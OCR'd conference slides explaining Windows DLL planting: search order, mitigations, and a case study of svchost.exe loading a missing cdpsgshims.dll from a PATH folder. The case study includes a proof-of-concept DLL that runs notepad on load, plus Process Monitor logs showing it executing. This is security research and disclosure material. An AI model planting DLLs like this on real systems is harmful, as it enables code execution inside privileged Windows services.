Talk About DLL Planting Again

@marxixing

Overview

Many researchers have discovered DLL planting vulnerabilities in Windows systems, but more than 90% of them cannot be called real DLL planting. This topic describes the principle of DLL planting vulnerabilities in-depth, combined with a truth recently discovered by the author Case CVE-2020-1332, which takes you to learn more about the discovery process of the vulnerability and the story behind it.

Outline

What is the DLL planting vulnerability?

DLL planting mitigation.

Case study.

Digging DLL planting vulnerability.

Found CVE-2020-1332 & How Microsoft solves it.


What is the DLL?

A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Therefore, each program can use the functionality that is contained in this DLL to implement an Open dialog box. This helps promote code reuse and efficient memory usage.

How to loading DLL file?

```
//Export API for Kernel32.dll
HMODULE LoadLibrary(LPCSTR lpLibFileName);

LoadLibrary("C:\Windows\System32\mylib.dll");
LoadLibrary("mylib.dll");
```

DLL default loading order



Normal DLL loading

```
C:\Users\Lab-User>c:\MyCustomApp\LoadLibrary.exe dbghelp.dll
LoadLibrary() OK

C:\Users\Lab-User>
```

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

PID	Process Name	User	Operation	Path	Result	Detail
7664	LoadLibrary.exe	DESKTOP-RTFONKM\Lab-User	CreateFile	C:\MyCustomApp\dbghelp.dll	NAME NOT FOUND	Desired Access: Rea
7664	LoadLibrary.exe	DESKTOP-RTFONKM\Lab-User	CreateFile	C:\Windows\System32\dbghelp.dll	SUCCESS	Desired Access: Rea
7664	LoadLibrary.exe	DESKTOP-RTFONKM\Lab-User	QueryBasicInformatio...	C:\Windows\System32\dbghelp.dll	SUCCESS	CreationTime: 4/11/2
7664	LoadLibrary.exe	DESKTOP-RTFONKM\Lab-User	CloseFile	C:\Windows\System32\dbghelp.dll	SUCCESS	
7664	LoadLibrary.exe	DESKTOP-RTFONKM\Lab-User	CreateFile	C:\Windows\System32\dbghelp.dll	SUCCESS	Desired Access: Rea
7664	LoadLibrary.exe	DESKTOP-RTFONKM\Lab-User	CreateFileMapping	C:\Windows\System32\dbghelp.dll	FILE LOCKED WITH...	SyncType: SyncType
7664	LoadLibrary.exe	S-1-5-21-1820640904-63736164...	CreateFileMapping	C:\Windows\System32\dbghelp.dll	SUCCESS	SyncType: SyncType
7664	LoadLibrary.exe	S-1-5-21-1820640904-63736164...	CloseFile	C:\Windows\System32\dbghelp.dll	SUCCESS	

Normal DLL loading

Time of Day	Process Name	PID	Operation	Path	Result
4:44:49.1146900 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWOW64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1148097 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWOW64\en-GB\tzres.dll.mui	FILE LOCKED WITH ONLY READ...
4:44:49.1148391 AM	firefox.exe	7844	QueryStand...	C:\Windows\SysWOW64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1149034 AM	firefox.exe	7844	CreateFileM...	C:\Windows\System32\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1150415 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWOW64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1486650 AM	firefox.exe	7844	CreateFile	C:\Program Files (x86)\Mozilla Firefox\Dnsapi.dll	NAME NOT FOUND
4:44:49.1491882 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1493011 AM	firefox.exe	7844	QueryBasicI...	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1493421 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1496882 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1498407 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWOW64\dnsapi.dll	FILE LOCKED WITH ONLY READ...
4:44:49.1499050 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1502736 AM	firefox.exe	7844	Load Image	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1503304 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1527215 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
4:44:49.1528425 AM	firefox.exe	7844	QueryBasicI...	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
4:44:49.1528829 AM	firefox.exe	7844	CloseFile	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
4:44:49.1532262 AM	firefox.exe	7844	CreateFile	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
4:44:49.1533856 AM	firefox.exe	7844	CreateFileM...	C:\Windows\SysWOW64\mswsock.dll	FILE LOCKED WITH ONLY READ...

Abnormal DLL loading



Mitigations


PRE-SEARCH

If a DLL with the same module name is already loaded in memory, the system uses the loaded DLL, no matter which directory it is in. The system does not search for the DLL.

If the DLL is on the list of known DLLs for the version of Windows on which the application is running, the system uses its copy of the known DLL (and the known DLL's dependent DLLs, if any). The system does not search for the DLL. For a list of known DLLs on the current system, see the following registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs.


Mitigations

PRE-SEARCH



Mitigations

PRE-SEARCH



Mitigations

NEW EXPORT API

```
HMODULE LoadLibrary(LPCSTR lpLibFileName);  //Export API for Kernel32.dll
HMODULE LoadLibraryEx(LPCSTR lpLibFileName, HANDLE hFile, DWORD dwFlags);
```

Parameter: hFile

This parameter is reserved for future use. It must be NULL.

Parameter: dwFlags

The action to be taken when loading the module. If no flags are specified, the behavior of this function is identical to that of the LoadLibrary function. This parameter can be one of the following values.

Mitigations

NEW EXPORT API

LOAD_LIBRARY_AS_DATAFILE 0x00000002	If this value is used, the system maps the file into the calling process's virtual address space as if it were a data file. Nothing is done to execute or prepare to execute the mapped file. Therefore, you cannot call functions like GetModuleFileName, GetModuleHandle or GetProcAddress with this DLL. Using this value causes writes to read-only memory to raise an access violation. Use this flag when you want to load a DLL only to extract messages or resources from it.
LOAD_LIBRARY_SEARCH_APPLICATION_DIR 0x00000200	If this value is used, the application's installation directory is searched for the DLL and its dependencies. Directories in the standard search path are not searched. This value cannot be combined with **LOAD_WITH_ALTERED_SEARCH_PATH**.
LOAD_LIBRARY_SEARCH_SYSTEM32 0x00000800	If this value is used, %windows%\system32 is searched for the DLL and its dependencies. Directories in the standard search path are not searched. This value cannot be combined with **LOAD_WITH_ALTERED_SEARCH_PATH**.

Case study

A security researcher who reported a DLL planting to Microsoft, But did not successful.

Case study

Case study

12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Perl64\site\bin\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Perl64\bin\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\wbem\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\System32\OpenSSH\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Program Files (x86)\GnuPG\bin\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Program Files\NVIDIA Corporation\NVIDIA NvDLISR\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Program Files\dotnet\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Program Files\Microsoft SQL Server\130\Tools\Binn\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Program Files\Microsoft DNX\Dnvm\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TShell\TShell\cdpsgshims.dll	NAME NOT FOUND
12:30:...	svchost.exe	10232	CreateFile	C:\Program Files\PuTTY\cdpsgshims.dll	NAME NOT FOUND


Case study

```
.text:00000001800296CD    call    sub_18004A158
.text:00000001800296D2    mov     edi, eax
.text:00000001800296D4    test    eax, eax
.text:00000001800296D6    js      short loc_18002974A
.text:00000001800296D8    lea     rcx, aCdpsgshims_dll ; "cdpsgshims.dll"
.text:00000001800296DF    xor     edi, edi
.text:00000001800296E1    call    cs:LoadLibraryW
.text:00000001800296E7    mov     r14, [rbp+0E0h]
```

Case study


```
#include "stdafx.h"
#include <Windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,
        DWORD  ul_reason_for_call,
        LPVOID lpReserved
)
{
        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
                WinExec("notepad", 5);
                break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}

extern "C" __declspec(dllexport) int InternetQueryOptionA() {
        WinExec("notepad", 5);
}
```

Case study



svchost.exe	4260	CreateFile...	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe	4260	QueryEAFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	
svchost.exe	4260	CreateFile...	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe	4260	Load Image	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	Image Base: 0x7ffbbcfe0000, Image Size: 0x25000
svchost.exe	4260	QueryNam...	C:\Windows\System32\ntdll.dll	SUCCESS	Name: \Windows\System32\ntdll.dll
svchost.exe	4260	CreateFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sy
svchost.exe	4260	CloseFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	
svchost.exe	4260	CloseFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	
svchost.exe	4260	CreateFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: (
svchost.exe	4260	QueryBasic...	C:\Windows\System32\ucrtbased.dll	SUCCESS	CreationTime: 18/3/2019 7:50:36 PM, LastAccessTime: 27/9
svchost.exe	4260	CloseFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	
svchost.exe	4260	CreateFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse,
svchost.exe	4260	CreateFile	C:\Windows\System32\vcruntime140d.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: (
svchost.exe	4260	QueryBasic...	C:\Windows\System32\vcruntime140d.dll	SUCCESS	CreationTime: 25/8/2016 11:06:54 PM, LastAccessTime: 26/
svchost.exe	4260	CloseFile	C:\Windows\System32\vcruntime140d.dll	SUCCESS	
svchost.exe	4260	CreateFile...	C:\Windows\System32\ucrtbased.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe	4260	Load Image	C:\Windows\System32\ucrtbased.dll	SUCCESS	Image Base: 0x7ffba18d0000, Image Size: 0x1c3000
svchost.exe	4260	CreateFile	C:\Windows\System32\vcruntime140d.dll	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse,
svchost.exe	4260	CloseFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	
svchost.exe	4260	CreateFile...	C:\Windows\System32\vcruntime140d.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe	4260	Load Image	C:\Windows\System32\vcruntime140d.dll	SUCCESS	Image Base: 0x7ffbbcfb0000, Image Size: 0x22000
svchost.exe	4260	CloseFile	C:\Windows\System32\vcruntime140d.dll	SUCCESS	
svchost.exe	4260	CreateFile	C:\Windows\System32\notepad.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: (
svchost.exe	4260	QueryBasic...	C:\Windows\System32\notepad.exe	SUCCESS	CreationTime: 4/5/2019 6:32:24 AM, LastAccessTime: 4/5/2(

